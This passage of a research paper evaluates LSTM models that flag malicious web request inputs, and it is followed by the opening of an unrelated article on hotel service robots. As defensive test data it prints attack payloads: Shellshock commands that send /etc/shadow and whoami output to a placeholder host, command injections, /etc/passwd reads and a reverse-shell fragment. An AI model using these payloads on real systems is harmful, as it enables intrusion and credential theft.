However, the LSTM state would expand indefinitely on lengthy continuous input streams, eventually causing the network to become unstable. After completing a sequence and before beginning a new sequence, The LSTM network should be taught how to reset the contents of memory cells. To address this issue, a novel LSTM design with forget gates is introduced.

The forget gates are intended to learn to reset cell states when their internal states are no longer relevant and thus worthless. The cell states can be reset to zero immediately, but also progressive resets gradually fade away the cell states (F. Gers, at al., 1999). The main components of the LSTM with forgot gates can be summarized as (A. Singh, 2017):

1. Input (Equation 3.8): It accepts the currently supplied input vector, represented by x_t, and the output produced by the previous step, denoted by h_{t-1}. The weighted inputs are added and then processed by tanh activation, yielding $\tilde{c}_t$.
2. Input Gate (Equation 3.7): The gate takes x_t and h_{t-1}, calculates the weighted total, and then the sigmoid activation is applied. The result is multiplied by $\tilde{c}_t$ to supply input to the memory cell.
3. Forget Gate (Equation 3.6): The gate takes x_t, h_{t-1} and calculates the weighted inputs using sigmoid activation. As a consequence, f_t is multiplied by the cell state at the previous step c_{t-1}, allowing the memory contents to be forgotten.
4. Memory cell (Equation 3.9): This consists of the value of CEC, which has a recurring edge with a weight of 1.0 (unit weight). The current cell state c_t is calculated by ignoring useless information from the previous step and having relevant information from the currently provided input.
5. Output gate (Equation 3.10): The weighted total of x_t and h_{t-1} is fed into the output gate, than it regulates the flow of information out of the LSTM cell by applying a sigmoid function.
6. Output (Equation 3.11): The output unit (h_t) is calculated by putting the cell state c_t through a tanh and multiplying it by the value of the output gate (o_t).



Figure 3.3. The LSTM with Forget Gate (Y. Yu, at al., 2019)

$$ft = \sigma(Wf\,hht{-}1 + Wf\,x\,xt + bf) \tag{3.6}$$
$$i_t = \sigma(W_{ih} h_{t-1} + W_{ix} x_t + b_i) \tag{3.7}$$
$$\tilde{c}_t = tanh(W_{\tilde{c}h} h_{t-1} + W_{\tilde{c}x} x_t + b_{\tilde{c}}) \tag{3.8}$$
$$c_t = f_t \cdot c_{t-1} + i_t \cdot \tilde{c}_t \tag{3.9}$$
$$o_t = \sigma(W_{oh} h_{t-1} + W_{ox} x_t + b_o) \tag{3.10}$$
$$h_t = o_t \tanh(c_t) \tag{3.11}$$

When the forget gate, f_t, is set to 1, it means the cell will keep the information; otherwise, setting the value to 0 means it discards all of its content. When the bias value of the forget gate, b_f, is increased, the performance of the LSTM network improves (Y. Yu, at al., 2019).

3.4 ARCHITECTURE

The deep learning architecture evaluated within the work is composed of the following elements as seen in Fig 3.4:

- Embedding Layer: The input is broken down into characters and converted to an integer vector. Since the integer vector creates a high dimensional data, it is better to use an embedding layer to convert lower dimensional vector space.
- LSTM Layer: Long input sequences are going to be learned and evaluated. Multiple LSTM (stacked) is implemented using a different number of LSTM Layers to detect its contribution to the learning success.
- Flatten Layer: The characters' calculated values are in a multi-dimensional LSTM layer and they are flattened into a vector.
- Dense Layer: The output layer is connected to the flatten layer to help evaluate the vector as an output of normal and anomalous labels.

The Softmax function is used to construct a probability distribution from a vector of real values. It returns a range of probabilities between 0 and 1, with the total of the probability equal to 1. The Softmax function provides probabilities for each class, with the target class having the highest likelihood (I. Goodfellow, at al., 2016). It is used to provide class labels of output in the dense layer by calculating the probability distribution.



Figure 3.4. The Architecture Overview

The loss function within the DL model is a categorical cross-entropy loss function. The loss function provides a method of distinguishing two discrete probability distributions from each other. The fundamental advantage of this loss function is

that it may be used to compare two probability distributions. The Softmax activation rescales the model output to ensure that it has the desired attributes. Eventually, Softmax is the only activation function that is suggested for use with the categorical cross-entropy loss function (Q. Zhu, at al., 2020).

4. DATASET AND DATA PRE-PROCESSSING

Web application firewalls mainly focus on HTTP web requests containing headers, a URL, URL parameters and a request body. Even though certain fields of the requests contain default values for headers, the entire HTTP request fields can be assumed to be user supplied parameters to be sent to the web server. Ideally, the WAF expects to detect and block malicious inputs placed in any fields of a HTTP GET request as seen in Fig 4.1 and POST requests as seen in Fig 4.2.

```
GET /rest/products/search?q=param HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:94.0)
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 2
```

Figure 4.1. An Example of GET Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:94.0)
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 40

{
  "email":"admin",
  "password":"admin"
}
```

Figure 4.2. An Example of POST Request

The anatomy of a HTTP web requests contain the following fields, mainly:

- URL: It is a reference to a web resource that defines its location on a computer network as well as a means for obtaining it.
- URL Parameter (query parameter): It is a predefined collection of parameters that are appended to the end of a URL.
- Header: It is an HTTP header that can be included in an HTTP request to offer information about the request context so that the server can adapt the answer accordingly.

- Host: For an inbound HTTP request, the host header defines which website or web application should be processed by the server.
- Content-type: It is used to denote the resource's original media type before any content encoding is performed for transmission.
- Accept: It is used by the client to notify the server of the content type that the client understands.
- Accept-Encoding: It denotes the content encoding (often a compression method) that the client understands.
- Cookie: It contains previously transmitted HTTP cookies by the server linked with the server.
- Referrer: It includes an absolute or partial address of the page that is making the request. The header tells a server where visitors are coming from when they visit a page.
- Content-length: It is used to identify the size of the entity-body in bytes and is transmitted to the server.

Body:

- Plaintext: The data is composed of plaintext string data and directly evaluated as the input by the server.
- www-url-encoded: The data is in the form of key-value peers and each peer is separated by a special character (&). Each peer is parsed and accepted as a different input value by the server.
- XML: The data is in the format of XML structure which has nested XML nodes and attributes at the beginning of each node. The data is parsed by the server and evaluates each node and attribute.
- JSON: The data is sent in the form of a special structure containing key-value peers. The data is parsed and the parameters are extracted by the server. Then each parameter value is evaluated as input.

The extraction of the values can be done by other software components or by the WAF itself. Eventually, the extracted field values are analyzed by the WAF and it is decided whether the request is anomalous or not. Since the HTTP injection attacks may occur in every field of the HTTP request, it is sufficient to analyze input values only.

The HTTP dataset CSIC 2010 contains generated traffic addressed to an e-Commerce online application, where visitors can buy things using a shopping cart and register by supplying certain personal information. The HTTP requests are classified as normal or abnormal, and the dataset contains attacks such as a SQL injection, buffer overflow, information collecting, file disclosure, XSS, server side inclusion, parameter manipulation, and so on. Only normal payloads in the CSIC 2010 dataset are used both in the training and testing phase. Since the dataset contains some attack types which are out of our scope because they require a response analysis to detect the attacks, we used attack payloads (Payloads all the things, 2021) that are used in real-life attack scenarios for each type of attack. Table 4.1 provides figures for the dataset used in the training phase of the deep network.

Table 4.1
Dispersion of the Values in the Dataset Used Training

Class/Attack	XSS	SQLi	Path Traversal	SSTI	XXE	LDAP Inj.	OS Cmd Inj.	Total
Normal Payload	-	-	-	-	-	-	-	21417
Anomalous	910	1809	21647	48	64	60	448	25059
Total								46476

As the approach is a semi-supervised model, only the 20% of the labeled data (9285 labeled data) is used. The rest of the data (37191 unlabeled data) is treated as unlabeled and their labels are assigned based on the trained neural network as seen in Table 4.2.

In order to test the trained deep learning network, the test dataset that contains normal and anomalous inputs which are not presented during the learning phase is used.

Table 4.2
Dispersion of the Values in the Dataset for Test

Class/Attack	XSS	SQLi	Path Traversal	SSTI	XXE	LDAP Inj.	OS Cmd Inj.	Total
Normal Payload	-	-	-	-	-	-	-	546
Anomalous	905	248	37	21	41	9	154	1415
Total								1961

The anomalous requests contain different character sets for different attack types, since the attacks target a different scope of the web application. During the training phase, reading the dataset from file caused an interruption because of special characters within the payloads. In order to prevent the issue and read all the characters properly, all of the dataset is encoded with Base64 which is intended to transport binary-formatted data over networks that can only reliably accept text content.

As an example, the SSTI payload below contains the percentage symbol (%) which is a special character if is evaluated as the comment in LATEX.

Payload: <%= File.open('/etc/passwd').read %>

Payload in Base64: PCU9IEZpbGUub3BlbignL2V0Yy9wYXNzd2QnKS5yZWFkICU+

In order to mitigate such unintentional behavior, it is encoded to Base64 as shown above and while it is reading from the file, again it is decoded into a normal payload. It is seen that the Base64 encoded form hides the special characters and allows the transfer of the payload into the ASCII character string.

5. RESULTS

In this chapter, the key experimental results for two different LSTM architecture with different hyper-parameters are set out, examined and evaluated.

The following hyper-parameters values are chosen and run for single and stacked LSTM training and tests for each different value.

- Input character size values: 3, 5, 10, 15, 20, 25, 30, 40, 50, 60
- LSTM hidden size values: 1, 5, 10, 15, 20, 30, 40, 50
- Batch size values: 8, 16, 32, 64
- Dropout values: 0, 0.1, 0.3

The total run amount for training and test (Cartesian product for the given parameters) is 320 different results for a single LSTM configuration and 960 different results for stacked LSTM configuration. It is quite difficult to visualize more than 4 variables' effect on the test results, therefore only the most successful test results with its hyper-parameter values are given in the following topics.

5.1 Single LSTM Layer Architecture Results

The deep learning model with a single LSTM layer without dropout is evaluated as with M (number of LSTM layer) is equal to one (single layer LSTM) with the configuration given in Table 5

Table 5
Configuration of Single LSTM Model

Layer (type)	Output Shape
embedding (Embedding)	(None, 60, 60)
lstm (LSTM)	(None, 10)
flatten (Flatten)	(None, 10)
dense (Dense)	(None, 2)

The appropriate hyper-parameters are enumerated and determined according to the F1 scores. The dropout is not used, because all the LSTM output is calculated based on a sequence and it is not desired to drop any sequence elements from the output. In Figure 5.1 and Table 5.1, the F1 scores show a high success rate with the median value of 0.916 amongst the 320 different evaluated hyper-parameter results. The most successful trained DL model shows 0.994 of the F1 score.

By interpreting the Table 5.4, we can conclude that the DL model performs relatively high F1 scores by detecting the anomalies and normal payloads, because the box plot gives different results in the given dataset, which is a 320 different run result for detection anomalies for different hyper-parameters.

Table 5.1
The Box Plot Values for the F1 Scores

	Min	1st Quartile	Median	3rd Quartile	Max
F1 Score Values in Box Blot	0.658	0.820	0.916	0.968	0.994



Figure 5.1. Single LSTM Box Plot of F1 Scores for 960 different scores

Considering the hyper-parameters as seen in Table 5.2 and F1 score seen in Table 5.4 for the most successful model trained, the input character size is 60 and the hidden LSTM size is 10, which may indicate an over-fitting of the model. However, the learning is performed well in terms of low training error as well as low testing error, meaning that the model can be chosen as the main model for detection of the anomalies.

The hyper-parameters belong to maximum value of F1 score DL model is found as:

Table 5.2
Single LSTM hyper-parameters belong to maximum value of F1 score

Hyper-parameter Name	Optimum Value
Input Length (Chars)	60
LSTM Hidden State Size	10
Batch Size	8
Dropout	0

Table 5.3
The Confusion Matrix of maximum of F1 score out of 320 other scores

		Predicted		
		No	**Yes**	**Total**
Actual	No	545	1	546
	Yes	15	1400	1415
	Total	560	1401	1961

Table 5.4
The Metrics belong to maximum of F1 score out of 320 other scores

Score	**Values**
Accuracy	0.991
Specificity	0.998
Precision	0.999
Recall	0.989
F1 Score	0.994

The input character size has a direct effect on the success of the DL model as seen in Figure 5.2. As the input length gets larger, the success gets higher accordingly. The model success rate remains steady after the size is 20 or larger.

The LSTM hidden size has a relativity low impact on the success of the DL model. When all the possible success rates are analyzed, the DL model performs better results when the LSTM hidden size is less than the input character length size.

The batch size is important when the short sequences are also important to detect and learn. When we compared the results, the highest F1 score values belong to models trained with a batch size of 8.



Figure 5.2. The effect of the input character length over the success rate for Single LSTM model

The trained model having the highest F1 score is used to predict and classify the data set containing malicious and benign data. The example result is given in Figure 5.3.



Figure 5.3. The Single LSTM Model Prediction Example Output

5.2 Stacked LSTM Layer Architecture Results

The deep learning model with stacked an LSTM layer with dropout is evaluated with M (number of LSTM layer) is equal to two (two layer LSTM) with the configuration given in Table 5.5

Table 5.5
Configuration of Stacked LSTM Model

Layer (type)	**Output Shape**
embedding (Embedding)	(None, 40, 40)
lstm (LSTM)	(None, 40, 20)
lstm_2 (LSTM)	(None, 20)
flatten (Flatten)	(None, 20)
dense (Dense)	(None, 2)

The appropriate hyper-parameters are enumerated and determined according to the F1 scores. In Figure 5.4 and Table 5.6, the F1 scores show a high success rate with the median value of 0.909 amongst the 960 differently evaluated hyper-parameter results. The trained most successful DL model shows 0.993 of the F1 score.

Table 5.6
The Blox Plot Values for the F1 Scores for Stacked Model

	Min	**1st Quartile**	**Median**	**3rd Quartile**	**Max**
F1 Score Values in Box Blot	0.642	0.827	0.909	0.956	0.993



Figure 5.4. Stacked LSTM Box Plot of F1 Scores for 960 different scores

Considering the hyper-parameters and the F1 score for the most successful trained model, the input character size is 40 and the hidden LSTM size is 20 with a 0.2 dropout rate seen in Table 5.7. The dropout is applied to the output of the first layer of the LSTM, enabling the model to drop some characters from the sequence and to add noise to the neurons in order not to be dependent on any specific neuron. The learning is performed well in terms of low training error as well as low testing error as seen in Table 5.8, meaning that the model can be chosen as the main model for detection of the anomalies.

The hyper-parameters belong to maximum value of F1 score DL model is found as:

Table 5.7
Stacked LSTM hyper-parameters belong to maximum value of F1 score

Hyper-parameter Name	Optimum Value
Input Length (Chars)	40
LSTM Hidden State Size	20
Batch Size	8
Dropout	0.2

Table 5.8
The Confusion Matrix of maximum of F1 score out of 960 other scores with Stacked Model

		Predicted		
		No	Yes	Total
Actual	No	542	4	546
	Yes	15	1400	1415
	Total	557	1404	1961

Table 5.9
The Metrics belong to maximum of F1 score out of 960 other scores with Stacked Model

Score	Values
Accuracy	0.990
Specificity	0.992
Precision	0.997
Recall	0.989
F1 Score	0.993

The maximum F1 score is achieved with a lower input character length in presence of an additional LSTM layer with dropout, compared to single LSTM architecture. The given confusion matrix in Table 5.9 depicts a high classification rate with testing data.

The input character size has a direct effect on the success of the DL model as seen in Figure 5.5. As the input length gets larger, the success gets higher accordingly. The model success rate remains steady when the size is 25 or larger.



Figure 5.5. The effect of the input character length over the success rate for Stacked LSTM model

Similar with the single LSTM layer model's results, the LSTM hidden size has a relativity low impact on the success of the DL model. When all the possible success rates are analyzed, the DL model generates better results in case the LSTM hidden size is less than the input character length size.

Similar with the single LSTM layer model's results, when we compared the results, the highest F1 score values belong to models trained with a batch size of 8.

The trained model having the highest F1 score is used to predict and classify the dataset containing malicious and benign data. The example result is given in Figure 5.6.

```
Predicted Class count: 1961
Word                                                                                               ||True ||Pred
=================================================
Actual Class count: 1961
direccion=Entrada+El+Zurdo%2C+166+7%3FE                                                           :    0      0
login=luna                                                                                        :    0      0
pwd=Sa5Na                                                                                         :    0      0
..%5c..%5c..%5c..%5c..%5c..%5c{FILE}                                                              :    1      1
system32%255cdrivers%255cetc%255chosts                                                            :    1      1
() { :;}; /bin/bash -c "sleep 6 && curl //.testing/shellshock.txt?sleep=9&?vuln=9"                :    1      1
() { :;}; /bin/bash -c "sleep 6 && echo vulnerable 6"                                             :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=17?user=\`whoami\`"                   :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=19?pwd=\`pwd\`"                       :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=21?shadow=\`grep root /etc/shadow\`"  :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=23?uname=\`uname -a\`"                :    1      1
a;/usr/bin/id;                                                                                    :    1      1
a);/usr/bin/id|                                                                                   :    1      1
a;/usr/bin/id|                                                                                    :    1      1
a)|/usr/bin/id                                                                                    :    1      1
a|/usr/bin/id                                                                                     :    1      1
a)|/usr/bin/id;                                                                                   :    1      1
a|/usr/bin/id                                                                                     :    1      1
;system('cat%20/etc/passwd')                                                                      :    1      1
">&S");open(STDERR,">&S");exec("/bin/sh -i");};" > rev.pl                                         :    1      1
() { :;}; echo vulnerable 10                                                                      :    1      1
eval('ls')                                                                                        :    1      1
eval('pwd')                                                                                       :    1      1
eval('pwd');                                                                                      :    1      1
eval('sleep 5')                                                                                   :    1      1
eval('sleep 5');                                                                                  :    1      1
eval('whoami')                                                                                    :    1      1
eval('whoami');                                                                                   :    1      1
n.txt` #\" |curl //.testing/rce_vuln.txt                                                          :    1      1
$(`curl //.testing/rce_vuln.txt?req=22jjffjbn`)                                                   :    1      1
| dir                                                                                             :    1      1
; dir                                                                                             :    1      1
$(`dir`)                                                                                          :    1      1
```

Figure 5.6. The Stacked LSTM Model Prediction Example Output

The research mainly employs multiple stacked LSTM models as hidden layers. It is challenging to compare different approaches due to using different data sets and different hyper-parameter configurations.

Table 5.10
Comparison of different stacked LSTM researches

Method	**Dataset**	**Accuracy**	**Sensitivity (Recall)**	**Specificity**
Stacked LSTM (J. Liang et al. (2017))	CSIC2010	0.9842	0.9756	0.9921
AE-LSTM (A. Moradi Vartouni et al. (2019)	CSIC2010	0.8726	0.8273	0.8970
LSTM-70 (N. Oliveira et al., 2021)	CIDDS-001	0.9994	0.8971	0.9600
Bidirectional LSTM (BLSTM) (Li et al., 2018)	BE-SEL	0.8994	0.9300	0.4292
AE-LSTM (Alma & M. L. Das, 2020)	ECML-KDD	0.9979	1.00	0.4292
Our Stacked LSTM	CSIC2010 PlayloadAllTheThings	0.9903	0.9894	0.992

The given comparison is mainly approaches that are interested in the detection of malicious HTTP attacks using the LSTM model. According to Table 5.10, one may conclude that the LSTM model can be useful in the detection of different attacks with different datasets, because the metrics show high success rates.

6. DISCUSSION

The years of works on anomaly detection show that deep learning methods can effectively be used to detect outliers from the benign. Specific contexts require special attention to determine the correct classification approach to be implemented. As in detecting web application injection attacks, considering a sequence of characters to be classified is a milestone in deciding the use of the LSTM model in this research. On top of that, anomalies are most of the time not presented in our wordlists, datasets and test cases. Therefore, it is important to employ a semi-supervised approach so that we can test the detection performance of anomalies which are not part of the used dataset. However, most of the research does not specifically focus on attack types but only the attacks which are presented in the datasets and there is no such dataset that has labeled

data for each attack type. Therefore their results become only specific to those attacks presented in the dataset they used. In this research, the specific realistic attack payloads for each corresponding attack are used during the training and testing phase.

Another key finding is the hyper-parameters which have a direct impact on the detection performance. Implementing different models to find an ideal LSTM structure for detection yields solid decisions in terms of the number of LSTM layers, input character sizes, the LSTM hidden state size and batch size. To define proper hyper-parameters, different values are tested for each hyper-parameter and as a result of this exhausted search, the essential deductions are made.

The implementation of a-model with only one LSTM layer is able to provide a similar F1 score which is gained for different LSTM layers but using stacked LSTM layers with fewer input character sizes may be a reasonable choice in case there are short input sequences for training data. The LSTM hidden state size enables the holding of many data as the size get larger. Storing many features does not mean it will produce better results, since the model may memorize unnecessary values as well. Different hidden state sizes are tested to find out the optimal values to get the maximum F1 scores. It has been concluded that there is no exact value for the LSTM hidden state size. Usually, the model generates better results in the case that the LSTM hidden size is less than the input character length size. Also it is crucial when the short sequences are, and also crucially important to detect and learn. Considering both the single and stacked LSTM models, the highest F1 score values belong to models trained with a batch size of 8. The lower batch sizes increase the processing time when training the model, but the result becomes more accurate. On the contrary, using a higher batch size lower the steps and processing time but mostly produces lower success values.

One overlooked perspective which needs to be analyzed and included as well while training the model is HTTP web response values for the corresponding HTTP web request, because only analyzing the input values may result in false positives in real life. There are cases where it is also necessary to take the HTTP response into consideration. However, the lack of a dataset that provides sample payloads for the corresponding web attacks and web responses is a real issue. This is also a challenging task, since different web application technologies, SQL servers and frameworks behave differently for each attack.

7. CONCLUSION

The deep learning model with an LSTM layer(s) is analyzed and implemented throughout the work. The aim is to analyze character sequences of malicious web application payloads by implementing different models with different hyper-parameters to find an ideal deep learning structure for detection and to evaluate whether the supplied input words are benign or malicious.

Based on the extensive experiments and analysis of different models with different hyper-parameters, one may conclude that the resulting models are promising for the detection of malicious HTTP web requests for specific attack types using corresponding attack payloads with a relatively small attack payload dataset employing a semi-supervised learning method.

For the future work, the HTTP web response values for the corresponding HTTP web request can also be considered while training the model. Since the different errors are generated by the applications implemented with different software technology as a result of malicious activities.

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RESEARCH ARTICLE

How Does Trusting Belief Affect Service Robot Adoption in Hotels as an Antecedent of Affective Reaction?

Güven İnancı, Duygusal Tepkilerin Öncülü Olarak Otellerde Hizmet Robotu Kabulünü Nasıl Etkiler?

Levent Çallı[1]

ABSTRACT

The application of robot technology in the tourism and hospitality industries is becoming increasingly popular. Due to the high level of robot-human interaction, both the customer and the service provider must evaluate the adaptation of robots in this industry using an interdisciplinary approach. From the perspective of information systems, this study examines individuals' acceptance of robots used in hotel services within the framework of a trusting belief-based technology acceptance model (TAM) that includes the effect of emotional reactions. According to the results, it was observed that trusting belief have positive effects in both enjoyment and negative robot anxiety, considering hotel service robots specifically. In terms of affective reactions, enjoyment was observed to positively affect the perceived usefulness and ease of use as core TAM variables, while robot anxiety has a negative effect only on ease of use. In the context of hotel service robots, the validity of the TAM principles has been tested and verified using external variables. To the best of our knowledge, this study is the first attempt to understand the perception of hotel service robot adaptation in Turkey from the customer perspective. The study findings are expected to contribute to the literature, which is still in the early development stage, and provide practical advice to sector managers.

Keywords: Service Robots, Technology Acceptance Model, Trusting Belief, Robot Anxiety, Enjoyment

ÖZ

Turizm ve konaklama endüstrisinde robot teknolojilerinin kullanımı her geçen gün daha da popüler hale gelmektedir. Robot-insan etkileşiminin yüksek seviyesi nedeniyle hem müşteri hem de hizmet sağlayıcı, robotların bu sektördeki adaptasyonunu disiplinler arası bir yaklaşımla değerlendirmek zorundadır. Bu çalışma, bilişim sistemleri perspektifinden bireylerin otel hizmetlerinde kullanılan robot teknolojilerini kabulünü, güven inancı faktörüne dayalı Teknoloji Kabul Modeli (TKM) çerçevesinde duygusal tepkilerin etkisiyle incelemektedir. Araştırma bulguları, güven inancının algılanan eğlence üzerinde olumlu, robot anksiyetesi üzerinde ise olumsuz yönde etkisi olduğu göstermektedir. Algılanan eğlencenin temel TKM değişkenleri olarak algılanan fayda ve algılanan kullanım kolaylığını olumlu yönde etkilediği, robot anksiyetesinin ise duygusal tepki olarak yalnızca kullanım kolaylığı üzerinde olumsuz bir etkiye sahip olduğu gözlemlenmiştir. Bu açıdan, otel hizmet robotları bağlamında, TKM ilkelerinin geçerliliği harici değişkenler kullanılarak test edilmiş ve araştırma kapsamında doğrulanmıştır. Bu çalışma, Türkiye'de otel hizmet robotu kabulü algısını müşteri perspektifinden anlamaya yönelik öncü çalışmalardandır. Çalışma bulgularının henüz gelişme aşamasında olan ilgili literatüre katkı sağlaması ve sektör yöneticilerine pratik öneriler sunması beklenmektedir.

Anahtar Kelimeler: Hizmet Robotları, Teknoloji Kabul Model, İnançlara Güven, Robot Anksiyetesi, Eğlence

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1. INTRODUCTION

Today, technology has paved the way for machines to take over mechanical and routine tasks through automation and artificial intelligence (AI) systems in many industries. Huang et al. (2019) refer to this new era as the "feeling economy." According to Wirtz et al. (2018), service robots will become more widely used in many industries where they can considerably reduce costs and improve service delivery quality. Due to the Covid-19 outbreak, the positive attitude of consumers toward hotels with robot staff will also accelerate the spread of such technology (Kim et al., 2021). With robots performing routine tasks, human resources can focus on emotional, empathetic, and interpersonal relationship skills that are currently difficult for AI to emulate, thereby providing a significant competitive advantage for companies that adopt this human-oriented approach.

